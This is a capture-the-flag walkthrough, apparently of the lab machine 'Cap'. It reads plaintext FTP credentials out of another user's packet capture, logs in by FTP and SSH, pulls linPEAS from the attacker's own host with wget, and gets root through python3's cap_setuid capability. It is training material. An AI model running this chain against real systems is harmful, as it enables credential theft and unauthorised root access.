


Cap

We start by enumerating services with simple nmap command.

```
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     gunicorn
```

There is port 80 running gunicorn http server so let's display it in browser.



We can see a website with 3 functionalities except dashboard. We are already logged as "Nathan" and we can see IP config, network status and perform 5 second packet capture.

```

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.129.62.230 netmask 255.255.0.0 broadcast 10.129.255.255
    inet6 fe80::250:56ff:fe96:14ce prefixlen 64 scopeid 0x20<link>
    inet6 dead:beef::250:56ff:fe96:14ce prefixlen 64 scopeid 0x0<global>
    ether 00:50:56:96:14:ce txqueuelen 1000 (Ethernet)
    RX packets 2591 bytes 195685 (195.6 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 1689 bytes 898115 (898.1 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 457 bytes 35399 (35.3 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 457 bytes 35399 (35.3 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

```

Active Internet connections (servers and established)

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State	User	Inode	PID/Program name	Time
tcp	0	0	127.0.0.53:53	0.0.0.0:*	LISTEN	101	35380	-	off
tcp	0	0	0.0.0.0:22	0.0.0.0:*	LISTEN	0	36215	-	off
tcp	0	0	0.0.0.0:80	0.0.0.0:*	LISTEN	1001	36398	-	off
tcp	0	0	10.129.62.230:80	10.10.14.170:35260	TIME_WAIT	0	0	-	time
tcp	0	0	10.129.62.230:80	10.10.14.170:35262	TIME_WAIT	0	0	-	time
tcp	0	1	10.129.62.230:54976	8.8.8.8:53	SYN_SENT	101	40168	-	on (
tcp	0	0	10.129.62.230:80	10.10.14.170:35266	TIME_WAIT	0	0	-	time
tcp	0	0	10.129.62.230:80	10.10.14.170:35236	TIME_WAIT	0	0	-	time
tcp	0	0	10.129.62.230:80	10.10.14.170:49034	ESTABLISHED	1001	38746	-	off
tcp	0	0	10.129.62.230:80	10.10.14.170:35242	TIME_WAIT	0	0	-	time
tcp	0	0	10.129.62.230:80	10.10.14.170:35246	TIME_WAIT	0	0	-	time
tcp6	0	0	:::21	:::*	LISTEN	0	35954	-	off
tcp6	0	0	:::22	:::*	LISTEN	0	36217	-	off
udp	0	0	127.0.0.53:53	0.0.0.0:*		101	35379	-	off
udp	0	0	0.0.0.0:68	0.0.0.0:*		0	32143	-	off
udp	0	0	127.0.0.1:58713	127.0.0.53:53	ESTABLISHED	102	38745	-	off

Data Type	
Number of Packets	0
Number of IP Packets	0
Number of TCP Packets	0
Number of UDP Packets	0

There's no unrestricted access on FTP.

```
$ ftp anonymous@10.129.62.230
```

As we keep on capturing packets, we get an incrementing id of our capture. They are being saved on server and we can go back to them and also download them in .pcap format.

```
Q 10.129.62.230/data/2|
```

```
Q 10.129.62.230/data/3
```

Let's see if there was maybe some capture packet initialized not by us.

10.129.62.230/data/0

Data Type	
Number of Packets	72
Number of IP Packets	69
Number of TCP Packets	69
Number of UDP Packets	0

Download

Let's download this file and analyze it in Wireshark.

36	4.126500	192.168.196.1	192.168.196.16	FTP	69 Request: USER nathan
<div>File Transfer Protocol (FTP)<div>USER nathan\r\nRequest command: USERRequest arg: nathan</div></div>					
40	5.424998	192.168.196.1	192.168.196.16	FTP	78 Request: PASS Buck3tH4TF0RM3!
<div>File Transfer Protocol (FTP)<div>PASS Buck3tH4TF0RM3!\r\nRequest command: PASSRequest arg: Buck3tH4TF0RM3!Current working directory: /</div></div>					
42	5.432387	192.168.196.16	192.168.196.1	FTP	79 Response: 230 Login successful.

We were able to read plaintext username and password and we can now use them through FTP.

```

$ ftp nathan@10.129.62.230
Connected to 10.129.62.230.
220 (vsFTPD 3.0.3)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||38820|)
150 Here comes the directory listing.
-r----- 1 1001 1001 33 Nov 20 20:33 user.txt

```

```

$ ssh nathan@10.129.62.230
nathan@cap:~$ whoami
nathan

```

We could also get SSH connection with these credentials. User flag can be found at /home/nathan.

Let's find a way for privilege escalation and transfer linPEAS to target and run it.

```

$ python3 -m http.server 8001

```

```

root@cap:~# wget http://10.10.14.170:8001/linpeas.sh
root@cap:~# chmod +x linpeas.sh

```

linPEAS output indicates very probable way of exploit in cap_setuid and cap_net_bind_service capabilities set for python3. cap_setuid allows a process to change uid and gain setuid privileges without SUID bit set.

We can learn more about capabilities here:

<https://www.hackingarticles.in/linux-privilege-escalation-using-capabilities/>

```

nathan 1157 0.0 1.0 26744 21928 ? Ss 20:31 0:01 /usr/bin/python3 /usr/local/bin/gunicorn app:app
-b 0.0.0.0:80 -w 4 --threads 16
(Caps) 0x00000000000000480=cap_setuid,cap_net_bind_service
nathan 1230 0.2 1.7 771968 36104 ? Sl 20:31 0:14 _ /usr/bin/python3 /usr/local/bin/gunicorn app:a

```

```

Files with capabilities (limited to 50):
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip

```

Let's run python3 in interactive mode, import os library, set uid to 0 for root and spawn bash shell.

```

nathan@cap:~$ /usr/bin/python3
Python 3.8.5 (default, Jan 27 2021, 15:41:15)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> os.setuid(0)
>>> os.system("/bin/bash")
root@cap:~# whoami
root
root@cap:~# ls /root
root.txt  snap

```

Success ! We obtained root access and root flag can be found at /root.